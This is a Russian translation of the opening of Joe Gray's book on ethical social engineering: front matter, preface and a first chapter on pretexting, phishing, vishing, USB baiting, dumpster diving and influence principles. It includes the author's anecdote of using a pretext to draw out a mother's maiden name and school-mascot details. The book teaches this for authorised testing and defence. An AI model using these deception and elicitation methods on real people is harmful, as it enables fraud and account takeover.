Социальная инженерия и этичный хакинг на практике

ДМК Пресс
Издательство

no starch press

Джо Грей

Джо Грей

Социальная инженерия и этичный хакинг на практике

PRACTICAL SOCIAL ENGINEERING

A Primer for the Ethical Hacker

by Joe Gray

no starch press
San Francisco

СОЦИАЛЬНАЯ ИНЖЕНЕРИЯ И ЭТИЧНЫЙ ХАКИНГ НА ПРАКТИКЕ

Джо Грей

ДМК ПРЕСС
издательство
Москва, 2023

УДК 004.5
ББК 32.973
Г79

Джо Грей
Г79 Социальная инженерия и этичный хакинг на практике / пер. с англ. В. С. Яценкова. – М.: ДМК Пресс, 2023. – 226 с.: ил.

ISBN 978-5-97060-980-4

Даже самые продвинутые специалисты по безопасности не смогут предотвратить взлом корпоративных систем, если сотрудники компании разглашают секретные данные или посещают вредоносные сайты. Эта книга написана известным экспертом в области кибербезопасности и содержит подробное руководство по использованию этичных методов социальной инженерии для поиска слабых мест и уязвимостей в защите организации. Вы на практических примерах изучите методы, лежащие в основе атак социальной инженерии, и узнаете, как помешать злоумышленникам, которые используют человеческие слабости в своих целях.

Книга адресована как специалистам в области пентестинга и оценки безопасности, так и широкому кругу читателей, желающих повысить уровень личной и корпоративной защиты от современных киберугроз.

УДК 004.5
ББК 32.973

ISBN 978-1-7185-0098-3 (англ.)
ISBN 978-5-97060-980-4 (рус.)

Всем членам моей многочисленной семьи:
посвящаю эту книгу вам – без вас я бы не справился!
Вы самое ценное, что есть в моей жизни!

СОДЕРЖАНИЕ

ОТ ИЗДАТЕЛЬСТВА

Отзывы и пожелания

Мы всегда рады отзывам наших читателей. Расскажите нам, что вы думаете об этой книге, – что понравилось или, может быть, не понравилось. Отзывы важны для нас, чтобы выпускать книги, которые будут для вас максимально полезны.

Вы можете написать отзыв на нашем сайте *www.dmkpress.com*, зайдя на страницу книги и оставив комментарий в разделе «Отзывы и рецензии». Также можно послать письмо главному редактору по адресу *dmkpress@gmail.com*; при этом укажите название книги в теме письма.

Если вы являетесь экспертом в какой-либо области и заинтересованы в написании новой книги, заполните форму на нашем сайте по адресу *http://dmkpress.com/authors/publish_book/* или напишите в издательство по адресу *dmkpress@gmail.com*.

Список опечаток

Хотя мы приняли все возможные меры для того, чтобы обеспечить высокое качество наших текстов, ошибки все равно случаются. Если вы найдете ошибку в одной из наших книг, мы будем очень благодарны, если вы сообщите о ней главному редактору по адресу *dmkpress@gmail.com*. Сделав это, вы избавите других читателей от недопонимания и поможете нам улучшить последующие издания этой книги.

Нарушение авторских прав

Пиратство в интернете по-прежнему остается насущной проблемой. Издательства «ДМК Пресс» и No Starch Press очень серьезно относятся к вопросам защиты авторских прав и лицензирования. Если вы столкнетесь в интернете с незаконной публикацией какой-либо из наших книг, пожалуйста, пришлите нам ссылку на интернет-ресурс, чтобы мы могли применить санкции.

Ссылку на подозрительные материалы можно прислать по адресу электронной почты *dmkpress@gmail.com*.

Мы высоко ценим любую помощь по защите наших авторов, благодаря которой мы можем предоставлять вам качественные материалы.

ОБ АВТОРЕ

Джо Грей, ветеран ВМС США, является основателем и главным инструктором OSINTion, основателем и главным исследователем Transparent Intelligence Services, а также первым победителем DerbyCon Social Engineering CTF. Будучи сотрудником Агентства по проверке паролей, Грей выиграл конкурс TraceLabs OSINT Search Party на DEFCON 28. Недавно он разработал профессиональные инструменты для проведения OSINT и операций по обеспечению кибербезопасности DECEPTICON Bot и WikiLeaker.

О ТЕХНИЧЕСКОМ РЕЦЕНЗЕНТЕ

Кен Пайл – партнер CYBIR, специализирующийся на информационной безопасности, разработке эксплойтов, тестировании на проникновение и управлении корпоративными рисками, а также дипломированный профессор кибербезопасности в Колледже Честнат-Хилл. Как авторитетный и популярный лектор по информационной безопасности, он выступал на отраслевых мероприятиях, таких как DEFCON, ShmooCon, Secureworld и HTCIA International.

БЛАГОДАРНОСТИ

В первую очередь я благодарен читателям: спасибо за внимание и снисхождение, проявленные к моей книге. Надеюсь, она вам понравится, и я считаю, что потраченное время того стоило.

Я бы ничего не добился без поддержки моей семьи. Вы моя нерушимая скала – я люблю вас всех!

На протяжении всей своей карьеры я мог смотреть вдаль, стоя на плечах гигантов. Это отсылка к цитате Исаака Ньютона, которую любит повторять мистер Джек Дэниел, и это правда. Джек – всего лишь один «гигант», на плечи которого я встал, чтобы увидеть и узнать больше во время своего профессионального развития.

Невозможно переоценить знания, полученные от других участников сообщества информационной безопасности, социальной инженерии и OSINT, начиная с моих первых наставников в области информационной безопасности, Джима Роллера и Люка Винклемана. Они приняли из рядов ВМФ свежего наивного энтузиаста, пропахшего типографской краской от учебников, и взялись обучать меня на практике, даже в ущерб собственной работе. Я также хотел бы поблагодарить моего предыдущего менеджера и наставника Джерри Белла за то, что он вдохновил меня написать эту книгу и помог обуздать мои безумные идеи.

Я заранее извиняюсь перед людьми, занимающимися социальной инженерией и OSINT, если кого-то упущу. Социальная инженерия находится на переднем крае информационной безопасности благодаря работе, которую проделал (и продолжает делать) Крис Хаднаги. Я бесконечно благодарен за возможность участвовать в SECTF, но прежде всего за книгу Криса, найденную мной в университетской библиотеке, когда я ломал голову над темами исследований для своей докторской диссертации (которую я так и не закончил… но вдруг когда-то…). А еще есть Майкл Баззелл – «ветеран OSINT». Отрасль OSINT не достигла бы таких высот без его участия.

Такие конференции, как Security BSides, DerbyCon и особенно Layer 8, помогли мне познакомиться с единомышленниками, с которыми я мог сотрудничать и учиться. Я дорожу общением с такими людьми, как Джефф Мэн, Алет Денис, Ginzberg5150, Марсель Ли, покойный Джон Кейс, Джуди Тауэрс, Крис Кирш, Крис Сильверс, Мика Хоффман, Дженни Рэдклифф и Крис Кубека. Еще раз приношу свои извинения, если кого-то упустил, но этот список, вероятно, может оказаться длиннее, чем сама книга.

Помимо участия в SECTF, я благодарен TraceLabs не только за проделанную работу, но и за проведение конференций (до COVID) и за партнерство с OSINTion, за помощь конкурентам, властям, а главное,

за розыск пропавших без вести людей. Спасибо Адриану, Джеймсу, Роберту, Белув, Тому и Леви. Спасибо также BSides Atlanta и NOLACon за проведение OSINT CTF.

Наконец, я должен поблагодарить Билла, Фрэнсис, Рейчел и Шэрон из издательства No Starch Press за их терпеливое ожидание, пока я закончу эту книгу. Надеюсь, что они и вы довольны окончательным результатом, и я приношу свои извинения за любые седые волосы, появившиеся по моей вине.

ПРЕДИСЛОВИЕ

Социальная инженерия – чрезвычайно опасный вектор атаки! Он часто используется как средство доставки вредоносного ПО или проникновения в сеть, но иногда это конечная цель, например в атаках, направленных на то, чтобы обманным путем заставить жертву предоставить доступ к своему банковскому счету. Причина катастрофических последствий, которые влечет за собой социальная инженерия, заключается в том, что, если не считать фишинга, ее очень трудно обнаружить. Независимо от того, начинаете ли вы свой путь в индустрии информационной безопасности, являетесь опытным пентестером или занимаетесь защитой, вы, скорее всего, рано или поздно столкнетесь с социальной инженерией.

Изучение «почему?» и «как?» социальной инженерии расширит ваше понимание отрасли информационной безопасности, поможет вам построить более эффективные рабочие процессы, а также позволит определить бреши в защите жертв и выполнить успешную атаку. Ответ на вопрос «как?» со временем меняется, но вопрос «почему?» уходит своими корнями в сотни, если не тысячи лет истории человечества.

Для кого эта книга

Эта книга предназначена для всех, кто хочет лучше понять, что такое социальная инженерия и как проводятся успешные атаки. Эта книга для вас, если вы:

- новичок в индустрии информационной безопасности;
- опытный специалист по тестированию на проникновение или сотрудник красной команды;

- сотрудник службы кибербезопасности или член синей команды;
- руководитель или менеджер, которому поручено разработать программы обнаружения нарушений безопасности или повышения квалификации персонала для вашей организации.

Что вы найдете в этой книге

Эта книга состоит из трех ключевых разделов.

Основы

Здесь мы обсуждаем различные виды деятельности, составляющие социальную инженерию, и психологические концепции, лежащие в основе дисциплины. Отдельная глава посвящена этическим соображениям социальной инженерии.

В отличие от традиционного тестирования на проникновение, которое нацелено на данные и системы, тесты на проникновение с помощью социальной инженерии нацелены на людей и поэтому требуют исключительной осторожности.

Наступательная социальная инженерия

Здесь говорится о том, как проводить атаку с применением социальной инженерии. Мы начнем со сбора информации OSINT, анализа ее полезности в атаках социальной инженерии и того, как ее собрать с помощью ряда профессиональных инструментов. Затем рассмотрим изощренную фишинговую атаку, предназначенную для кражи учетных данных пользователей, обращая внимание на множество уловок, используемых для обмана как пользователей, так и защитников. Мы также расскажем, как измерить последствия вашей атаки и сообщить о ее серьезности вашему заказчику.

Защита от социальной инженерии

В этом разделе мы рассуждаем с точки зрения защитника. Мы обсудим многочисленные методы опережающей защиты вашей команды от атак социальной инженерии, а также стратегии быстрого восстановления после успешной атаки. Мы также изучим технические элементы управления электронной почтой и инструменты для анализа потенциально подозрительных электронных писем.

Один из этих разделов может быть более актуальным для вас (и вашей текущей должности или намерений), чем другие, но я рекомендую прочитать всю книгу, чтобы лучше понять, чего ожидать от противоположной стороны.

Вывод

Эта книга не является универсальным ресурсом для изучения социальной инженерии. После прочтения вы можете продолжать пользо-

ваться ей в качестве справочника или дополнения к другому материалу. Вы должны продолжать изучать психологию, социологию и взаимодействие человека с компьютером, чтобы не отстать от злоумышленников, которые тоже непрерывно совершенствуют свои навыки в социальной инженерии. Эта область безопасности и связанные с ней исследования постоянно развиваются.

Теперь давайте, наконец, перейдем к делу!

ЧАСТЬ I

ОСНОВЫ

1

ЧТО ТАКОЕ СОЦИАЛЬНАЯ ИНЖЕНЕРИЯ?

Социальная инженерия (social engineering) – это любая атака, которая использует человеческую психологию для воздействия на цель, заставляя ее либо выполнить нужное действие, либо предоставить секретную информацию. Эти атаки играют важную роль в индустрии информационной безопасности и хакерском сообществе, но мы регулярно встречаем примеры подобного поведения в своей повседневной жизни.

Например, отделы продаж и маркетинга часто используют тактику социальной инженерии. Продавец, который обзванивает потенциальных клиентов, может попытаться повлиять на людей на другом конце линии, предложив решения их проблем. Дети часто ссылаются на «крутых ребят», чтобы добиться желаемого у своих родителей, в то время как родители могут преувеличивать негативный эффект от неправильного поведения ребенка (вспомните, какими последствиями вас пугали взрослые, если вы будете есть много сладкого).

Многие из тех, кто читает эту книгу, вероятно, отвечали на звонок «службы безопасности банка» или получали электронное письмо от «нигерийского принца». Многие люди, в том числе и я, получали фишинговые письма с угрозами взлома почтового ящика и предложения обновить пароли от соцсети на поддельном сайте.

Эта книга научит основам социальной инженерии с точки зрения *пентестера*[1]. Представленные здесь концепции помогут вам лучше понять, как использовать социальную инженерию с *этической* точки зрения, копируя тактику злоумышленника, чтобы обнаружить слабые места в системе безопасности, которые вы сможете исправить позже. В отличие от настоящих злоумышленников у вас будет разрешение на проведение атак социальной инженерии, и вы не будете намеренно причинять вред объектам атаки.

Важные понятия социальной инженерии

В следующих разделах описаны компоненты социальной инженерии, включая наиболее распространенные виды атак. Как пентестер, вы можете применить любую из них, но я обычно придерживаюсь строгих этических ограничений, избегая использования личных ресурсов сотрудников, включая их мобильные устройства, учетные записи в социальных сетях и домашние компьютеры. Плохие парни редко ограничивают себя моралью, но это не означает, что вы должны подражать им во всем, когда проводите тестирование! Мы обсудим этот момент в главе 2.

Предлог

Согласно концепции социальной инженерии *предлог* (pretexting) – это акт выдачи себя за кого-то. Вы можете надеть чужую униформу, рассказать выдуманную предысторию или создать фиктивный повод для контакта. Я использую этот термин для обозначения любого вашего предлога для разговора с жертвой. Если, например, вы заявили охраннику на проходной, что работаете в компании по обслуживанию мусорных баков, держите в руках блокнот и одеты в униформу компании – это и есть предлог.

Разведка по открытым источникам

Разведка по открытым источникам (open source intelligence, OSINT) – это сбор информации о вашей цели из общедоступных ресурсов. Источники OSINT включают газеты, поисковые системы, документы из различных регулирующих органов, социальные сети, рекламу и обзорные сайты, и это неполный перечень. OSINT поможет вам придумать повод для контакта.

[1] Пентест (pentest) – это сокращение от *penetration test*, т. е. тест на вторжение в закрытую область (например, в корпоративную сеть). Пентестер – это специалист по информационной безопасности, которого нанимают для проверки надежности защиты от вторжений. – *Прим. перев.*

OSINT может поддержать или разрушить ваши усилия по социальной инженерии, потому что для достижения успеха вам часто нужно знать важные подробности о компании-жертве и ее сотрудниках. Какую виртуальную частную сеть (VPN) они используют? Какие еще технологии они применяют в своей работе? Какова физическая планировка здания организации? Зная эту информацию, вы сможете значительно упростить взаимодействие. Несколько ведущих специалистов по тестированию на проникновение сказали мне, что оптимальное отношение времени, затрачиваемого на сбор данных OSINT, к времени, затраченному на фактическое проникновение, колеблется от 30/70 до 70/30.

Фишинг

Вероятно, это наиболее распространенная форма социальной инженерии. *Фишинг* (ловля рыбы) – это отправка мошеннических электронных писем с целью повлиять на жертву или заставить ее предоставить информацию, открыть файлы или перейти по ссылкам. Позже в этой книге я расскажу о различных методах, которые вы можете использовать для этого.

Обычные фишинговые электронные письма, как правило, не адресованы какому-либо конкретному получателю. Вместо этого их рассылают по обширным спискам адресов электронной почты, купленным мошенниками и преступниками. Это означает, что вы можете отправить электронное письмо большому количеству людей, не собирая о них OSINT. Например, почти не владея контекстом жертвы, вы можете разослать одинаковое для всех электронное письмо, которое попытается заставить пользователя либо войти на мошеннический веб-сайт, либо загрузить файл. Когда жертвы открывают файл, на их компьютере может открыться удаленный доступ к оболочке командной строки или произойдет установка вредоносной программы. После того как злоумышленники запустили удаленную оболочку или установили вредоносное ПО, они могут в интерактивном режиме взаимодействовать с системой и выполнять атаки на запуск эксплойтов и повышение привилегий, чтобы продолжить компрометацию системы и сети.

Иногда *наборы эксплойтов* (программное обеспечение, используемое для совершения других атак и загрузки вредоносных программ) используют фишинг для распространения вредоносного ПО. Согласно отчету Symantec Internet Security Threat Report (ISTR) за 2018 год, 0,5 % всего URL-трафика являются фишинговыми, а 5,8 % этого трафика – вредоносными. Это 1 из 224 всех URL-адресов!

Тем не менее простые фишинговые атаки, подобные описанной выше, не распространены в этическом взломе и тестировании на проникновение. Если клиент нанимает вас для проведения теста на проникновение, можно с уверенностью предположить, что он достаточно компетентен в области безопасности, чтобы избежать простой фишинговой атаки.

Целевой фишинг

Целевой фишинг – это разновидность обычного фишинга, при котором специалист по социальной инженерии фокусируется на конкретной цели. Если бы вы были рыбаком, использующим копье, а не сеть, вам, вероятно, нужно было бы знать, как ведет себя каждый вид рыб и как к ним подходить. Точно так же вам, как пентестеру, нужно будет собирать, объединять и использовать OSINT о вашей целевой компании или человеке, чтобы должным образом заманить их в ловушку.

ISTR заявляет, что целевой фишинг является вектором номер один в целевых атаках. По оценкам отчета за 2018 год, 71 % организованных групп, включая национальные разведки, киберпреступников и хактивистов, используют целевой фишинг для достижения своих целей. В 2019 году этот показатель упал до 65 %.

Если бы вы были пентестером с уклоном в социальную инженерию (или консультантом в фирме, где другие компании платят вам за то, чтобы вы выступали в роли злоумышленников), то, вероятно, тратили бы большую часть своего рабочего времени на разработку целевого фишинга. Это наиболее распространенные атаки, с которыми сталкиваются компании, и они требуют наименьшего количества прямого взаимодействия, что делает их более доступными для потенциальных клиентов.

Вы бы начали с OSINT-расследования в направлении компании-жертвы или конкретного человека. Например, можете раздобыть информацию о поставщиках услуг, которыми они пользуются. Затем – создать фишинговое электронное письмо, в котором сказано, что вы являетесь представителем страховой компании и хотите уточнить некоторые данные. Вы бы вставили логотип страховой компании в электронное письмо вместе с формулировками, характерными для таких компаний, а затем отправили жертву на клон реального веб-сайта компании, чтобы попытаться получить их учетные данные или заставить их загрузить файл.

Вейлинг

Вейлинг (*whaling*, китобойный промысел) – это фишинг, направленный на «большую рыбу» – как правило, топ-менеджеров компании. Во время проведения тестов на проникновение с помощью социальной инженерии я обнаружил, что эти люди вызывают больше доверия, чем многие другие. Они также обычно имеют больше прав доступа, чем средний пользователь. Например, они могут быть локальными администраторами в системе компании. Вам нужно подходить к атакам на этих людей иначе, чем к фишингу или целевому фишингу, потому что у этих людей другие мотивы и интересы, чем, скажем, у рядовых сотрудников службы поддержки или отдела продаж.

Представьте, что ваша цель – финансовый директор компании. Можете попытаться изготовить вейлинговое письмо от имени отдела кадров, чтобы установить дополнительные отношения с потенциаль-

ной жертвой. Вы можете персонализировать письмо, упомянув имя и должность, или затронуть другие ключевые особенности компании-жертвы, которые должен знать только получатель или отдел кадров. Или вам, возможно, придется задействовать совершенно другой сценарий, включающий торговую организацию или профессиональную группу, к которой принадлежит ваша цель. OSINT может послужить источником профессионального жаргона, чтобы сойти за своего.

Вишинг

При *вишинге* (*vishing*) злоумышленник звонит жертве и разговаривает с ней по телефону. Вишинг часто сложнее, чем фишинг, потому что требует навыков импровизации. В то время как фишинг дает вам время подумать о том, что вы хотели бы сказать, прежде чем отправить электронное письмо, при вишинге вам нужно составлять разговор на ходу и постоянно держать его в голове вплоть до малейших деталей. У вас также может возникнуть куча проблем: жертва не отвечает на звонок; вы неправильно поняли, кто кому подчиняется в компании; вы случайно позвонили от имени человека, который сидит в одном кабинете с жертвой, или использовали неправильный акцент или пол.

Преимущество вишинга в том, что вы сразу видите результат своей атаки. Отправляя электронное письмо, вам нужно дождаться, пока получатель откроет сообщение, перейдет по ссылке и введет данные. Хотя для этого требуется больше времени, чем при фишинге (особенно, когда потенциальных жертв много), вы можете нанести гораздо больший ущерб за более короткий период с помощью успешной вишинговой кампании.

Во время этих встреч вы, вероятно, будете подменять номер телефона с помощью специального приложения или другого программного обеспечения и звонить кому-то под определенным предлогом. Во время звонка вы устанавливаете взаимопонимание со своей жертвой, а затем пытаетесь заставить ее выполнить действие или предоставить информацию.

Можете сказать, что занимаетесь проведением опроса, или заявить, что вы являетесь клиентом, поставщиком или покупателем. Вы спросите у них информацию, относящуюся к вашему предлогу, а затем задокументируете ее в своем отчете.

Будьте осторожны при записи этих звонков. Постарайтесь получать и фиксировать только минимально необходимую служебную информацию, которая не подпадает под законы о разглашении персональных данных медицинской или банковской тайны. Прежде чем проводить какое-либо тестирование таким образом, предусмотрительный тестировщик или фирма должны проконсультироваться с юристом, чтобы убедиться, что все действия законны.

Приманка

Иногда, чтобы заставить жертву выполнить нужное действие, можно воспользоваться *приманкой*. Традиционно в этом качестве применя-

ли USB-накопители, но теперь можно воспользоваться и более современным вариантом в виде QR-кода, чтобы заставить жертву скачать вредоносный код.

Вы можете загрузить поддельные документы на USB-накопитель или в специальное устройство, которое хакеры называют Rubber Ducky[1] («резиновая уточка»), а затем положить это устройство в пакет с привлекательной надписью типа «список на увольнение/повышение», «выплата бонусов», «доклад генеральному директору» и т. п. Затем подбросьте приманку на парковку, у входа в офис или в коридоре компании-жертвы.

Использование «резиновой уточки» имеет свои преимущества. С помощью этого устройства вы можете загружать вредоносные скрипты на устройство вместе с законными файлами. Когда кто-то подключает «уточку» к компьютеру, она обходит любые инструменты предотвращения потери данных (программные или аппаратные решения, которые предотвращают перемещение файлов с компьютера через USB-накопитель, электронную почту или протокол, такой как FTP или SCP), поскольку выдает себя за USB-клавиатуру. Если вы используете обычный USB-накопитель, вас может остановить программное обеспечение для предотвращения потери данных, установленное на компьютере жертвы. В отличие от него «уточка» откроет файл и развернет *полезную нагрузку* (скрипт или инструмент, помогающий получить желаемый результат).

Можно использовать приманку, чтобы получить удаленный доступ к оболочке командной строки в системе, что впоследствии позволит вам напрямую взаимодействовать с хост-компьютером. Но с приманкой непросто достичь успеха, потому что трудно гарантировать, что она достанется жертве и что оболочка, подключения или информация с рабочего компьютера окажутся в пределах вашего доступа. Люди могут взять диск домой и подключить его к домашнему компьютеру, на атаку которого у вас не будет разрешения.

Мусорные баки

Вероятно, наименее привлекательный прием социальной инженерии – это копание в содержимом мусорных баков или в мешках с мусором, собранным в офисе компании-жертвы, а затем вывоз их за пределы офиса для анализа и сбора информации. Вы можете многое узнать об организации и найти именно то, что искали. Вспомните о вещах, которые сами выбрасываете. Некоторые из них чрезвычайно личные. Впрочем, мешки с мусором могут быть наполнены объедками из офисного кафетерия, не имеющими отношения к секретам компании.

Для этого типа разведки вам, скорее всего, придется притвориться сотрудником мусорной компании и придумать какую-то историю, чтобы добраться до местной помойки. Оказавшись там, первым де-

[1] Rubber Ducky Hak5 – это устройство с микрокомпьютером внутри, заключенное в корпус, идентичный обычному USB-накопителю, которое действует как клавиатура и может вводить данные в систему так, как если бы пользователь печатал их сам.

лом соберите несколько мешков с мусором, вынесите их за пределы офиса и спокойно изучите содержимое.

Ковыряясь в мусорных контейнерах, вероятно, захочется использовать перчатки и респиратор. Вы даже можете стимулировать местную экономику и нанять старшеклассников или студентов для выполнения грязной работы. Делайте заметки о том, что нашли, читайте любые письменные материалы и склеивайте обратно все разорванные документы. Найденное вами может оказаться как окончательной целью проникновения, так и ступенькой к чему-то большему.

Психологические концепции в социальной инженерии

В отличие от традиционной информационной безопасности, которая заимствует концепции из информатики, системного администрирования, программирования и администрирования баз данных, социальная инженерия заимствует большинство своих концепций из психологии. По этой причине специалисты в области социальной инженерии должны хорошо разбираться в психологии и человеческом поведении.

Работая над докторской диссертацией (которую так и не закончил), я тратил больше времени на чтение психологических и социологических журналов, чем журналов по компьютерным технологиям. Я до сих пор время от времени просматриваю толстую папку, полную научных статей, и использую доступ к академическим журналам для получения новой информации. В этом разделе я рассматриваю некоторые основные психологические концепции, полезные для социальной инженерии.

Влияние

Влияние – это нейтральный термин, обозначающий деятельность человека, которая побуждает других к определенному результату. Влияние может быть положительным или отрицательным. Примером влияния может служить врач, беседующий с пациентом о его состоянии здоровья, изменениях в образе жизни, которые он должен предпринять, и рисках, с которыми он сталкивается, чтобы вдохновить пациента вести более здоровый образ жизни.

Манипуляции

За пределами мира психологии люди обычно не видят разницы между *манипуляцией* и влиянием. Но среди специалистов эти термины имеют совершенно разные значения. Манипуляция – это пагубное влияние, обычно направленное на причинение вреда. В социальной инженерии как злоумышленники, так и благонамеренные пентестеры часто используют манипуляции вместо влияния из-за недостаточной подготовки или по недомыслию.

Взаимопонимание (раппорт)

Если коротко, *взаимопонимание* – это взаимное доверие. Большинство словарей определяют взаимопонимание как «дружеские, гармоничные отношения» и добавляют, что такие отношения обычно «характеризуются соглашением, взаимным доверием или сопереживанием, которые делают общение возможным или легким». Американская психологическая ассоциация (АПА) основывается на этом определении, говоря, что «установление взаимопонимания с клиентом в психотерапии часто является важной промежуточной целью для терапевта, чтобы облегчить и углубить терапевтический опыт и способствовать оптимальному прогрессу и улучшению».

Как и психотерапевты, специалисты по социальной инженерии пытаются установить контакт со своими объектами для завоевания их доверия. Чтобы построить взаимопонимание, они часто полагаются на общий опыт (реальный или выдуманный), играют на интересах жертвы и подчеркивают свои собственные черты характера. Вы можете использовать OSINT, чтобы узнать о симпатиях и антипатиях жертвы.

Шесть принципов влияния доктора Чалдини

В своей книге «Психология влияния» психолог Роберт Чалдини подробно описывает взаимосвязь между влиянием и манипуляцией. Доктор Чалдини выделяет шесть основных принципов влияния: *авторитет*, *привлекательность*, *срочность и дефицит*, *постоянство и последовательность*, *социальное доказательство*, *взаимность*.

Рассмотрим подробнее эти принципы и их применение.

Авторитет

Люди склонны совершать определенные действия, когда кто-то, наделенный властью, просит их об этом или когда их заставляют поверить (правдиво или под ложным предлогом), что такое же действие совершает авторитетная фигура. Мне нравится использовать в вишинге ссылки на авторитеты. Например, я могу позвонить и сказать, что действую по распоряжению генерального директора, директора по информационной безопасности или в соответствии с определенным законом.

Использование авторитета может быть очень эффективным. Имейте в виду, однако, что вы никогда не должны прикидываться сотрудником правоохранительных органов, налоговой службы, таможни и других государственных организаций, обладающих особыми полномочиями на сбор конфиденциальной и иной информации. Это незаконно!

Привлекательность

Люди, как правило, стремятся помочь тем, кого считают милым и привлекательным. Вы когда-нибудь встречали продавца, который хотя бы не пытался выглядеть приятным человеком? Скорее всего,

он будет делать вам комплименты по поводу одежды, внешности и интеллекта, чтобы завоевать ваше расположение.

Срочность и дефицит

Если есть риск, что человек чего-то не получит, он начинает хотеть этого намного сильнее. Недавно я воспользовался рекламной акцией местного спортзала. В процессе регистрации на странице сайта появился таймер, предупреждающий меня о том, что осталась одна минута, чтобы завершить процедуру, иначе я буду исключен из списка льготных клиентов. В качестве эксперимента я прошел процедуру регистрации трижды. Первые два раза я проделал регистрацию с одного и того же IP-адреса в течение минуты. В третий раз потратил около пяти минут, и таймер просто сбрасывался без последствий каждый раз, когда минута заканчивалась.

Мораль этой истории: спортзал пытался использовать *срочность*, чтобы заставить меня подписаться на что-то, что могло принести мне пользу, а могло и не принести. Таймер дает потенциальным клиентам искусственное ограничение по времени и ощущение, что они потеряют что-то важное, если не будут действовать быстро.

Занимаясь фишингом, многие мошенники заявляют, что продают или раздают что-то такое, чего существует лишь небольшое количество. Чтобы соблазнить жертву действовать, будь то переход по ссылке или ввод информации, они предлагают нечто ценное в сделке, которая слишком хороша, чтобы быть правдой, но с оговоркой, что жертва должна действовать в кратчайший срок.

В других случаях преступник может попытаться заставить заплатить выкуп за свою программу-вымогатель, выделяя жертве всего несколько часов на оплату, прежде чем безвозвратно удалить, украсть или обнародовать данные, – независимо от того, собирается ли он исполнить угрозу. В любом случае преступник надеется напугать жертву и заставить ее действовать до того, как она успеет все обдумать.

Постоянство и последовательность

Люди ценят постоянство и в большинстве своем не любят перемены. Специалисты по социальной инженерии иногда остаются последовательными, а иногда нарушают постоянство и последовательность, чтобы влиять на жертву. Продавец может утверждать, что больше заинтересован в успехе своего клиента, чем в комиссионных, говоря что-то вроде: «Я всегда заботился о своих клиентах. Я понимаю ваши потребности с первого дня сотрудничества. Я всегда работаю с вами по принципу “что обещано, то и сделано”». Этот прием распространен среди продавцов, успех которых зависит от прочных долгосрочных отношений.

Социальное доказательство

Общество требует от нас «не отставать от соседа». Другими словами, мы часто делаем что-то исключительно потому, что остальные счи-

тают это нормальным, уместным или статусным. Вы можете попытаться убедить свою жертву в том, что определенное поведение или действие повышает социальный статус или что все другие эффективные сотрудники выполняют некое нужное вам действие. Убеждение собеседника в желательности чего-либо называется *социальным доказательством*. Продавец автомобилей может попытаться уговорить вас купить роскошную машину, сказав, например, что на ней ездят успешные люди вашего возраста.

Злоумышленник может придумать социальное доказательство, используя информацию, полученную из OSINT. Например, он может определить, кто в компании является влиятельным лицом. Затем отправит вам электронное письмо, утверждая, что разговаривал с авторитетным человеком, который восторженно отзывался о вас и предоставил вашу контактную информацию, чтобы вы помогли «решить проблему». Я встречал двух или трех не очень умных рекрутеров, которые писали мне по электронной почте, утверждая, что мой друг дал им мою контактную информацию, но просил не называть его имя. Вакансии, что они предлагали, были связаны с Java-разработкой, о которой я не упоминаю ни в своем резюме, ни в LinkedIn. Разумеется, я сразу внес их в черный список.

Взаимность

Мы более охотно помогаем людям, которые помогли нам. Часто социальные пентестеры помогают кому-то, а затем просят сделать что-то взамен (и не всегда это в интересах того, кто помогает). Один из таких случаев произошел со мной, когда я посетил *Layer 8 Conference*, конференцию по социальной инженерии в Ньюпорте, Род-Айленд. Рядом с пирсом я увидел пару, которая пыталась сфотографироваться на фоне парусника. Я предложил их сфотографировать.

«А вас это точно не затруднит?» – спросили они.

«Нисколько. И кстати, подержите мой телефон, чтобы знать, что я не убегу с вашим», – ответил я, чтобы наладить с ними более тесный контакт.

Я сделал снимок. В этот момент прямо за этой парой проплыла еще одна красивая яхта, и я попросил их не сходить с места. «Давайте я сфотографирую вас еще раз на фоне этой яхты», – сказал я.

Они согласились: «Это было бы круто».

Я сделал еще несколько снимков. Закончив, я передал им телефон, чтобы они могли просмотреть снимки, а мои новые знакомые поблагодарили меня.

«Пустяки, не за что. Не найдется ли у вас минутка, чтобы помочь мне с антропологическим исследованием, которое я провожу этим летом?» – поинтересовался я.

«Конечно, а что это за исследование?» – спросили они в ответ.

Поскольку я помог им сфотографироваться, они чувствовали себя обязанными отплатить взаимностью, даже несмотря на то, что ответы на мои вопросы не сулили им никакой выгоды.

«Я провожу исследование о характере миграции людей и о том, как смешиваются разные этнические группы. Собираю информацию об именах, о том, где путешествуют эти люди, о моделях поведения и так далее. Увы, у меня очень мало информации о родителях членов тех семей, с которыми я беседовал. Например, как звали вашу маму до того, как она вышла замуж?»

Заметьте, я не спросил «Какой была девичья фамилия вашей матери?», потому что этот вопрос моментально вызывает тревогу. Это распространенный вопрос для восстановления пароля, и люди защищают эту информацию.

Они оба ответили на мой вопрос, а потом рассказали, откуда они. Я сказал, что у меня в этом городе есть друзья. Это была ложь – на самом деле я просто был смутно знаком с этой местностью. Я сообщил, что мои друзья ходили в одну среднюю школу в том городе. Они ответили, что эта школа конкурировала с той, в которой учились они.

«А что было изображено на гербе вашей школы?» – спросил я.

Мои собеседники охотно ответили и на этот вопрос. Я мог бы продолжать расспросы еще очень долго…

Симпатия или эмпатия?

Отличным способом установить взаимопонимание является проявление *симпатии* – это забота о человеке, который чувствует себя плохо или испытывает стресс, например после потери любимого человека или домашнего животного. В отличие от симпатии *эмпатия* – это способность испытывать те же чувства, что и другие люди, как будто вы оказались на их месте. Эмпатия означает *общие* эмоции или точки зрения, тогда как симпатия выражает сочувствие и заботу с вашей стороны.

То и другое важно для установления взаимопонимания при определенных обстоятельствах. Вы должны уметь выражать свои чувства и понимать чувства жертвы, иметь возможность оказывать влияние и знать, когда вы заходите слишком далеко. Взаимодействуя с жертвой, можете поделиться историей (будь то реальность, вымысел или какая-то приукрашенная комбинация) о похожей ситуации, в которой вы оказались, и о том, как вы себя чувствовали при этом. Это позволит им проявить встречное сочувствие к вашей ситуации и улучшит ваше взаимопонимание. В качестве альтернативы, если кто-то рассказывает о ситуации, к которой вы не имеете никакого отношения, просто задавайте уточняющие вопросы, а потом скажите, что вы сожалеете о том, что это произошло, выражая таким образом сочувствие. Однако будьте осторожны: если у вас есть наготове ответ или история абсолютно на все, что вам рассказывает человек, у него могут возникнуть подозрения, поэтому используйте этот подход с осторожностью.

Вывод

Социальная инженерия может быть невероятно мощным инструментом для получения доступа к чужим секретам. В этой главе вы по-

знакомились с целым рядом приемов, многие из которых мы рассмотрим более подробно на протяжении всей книги.

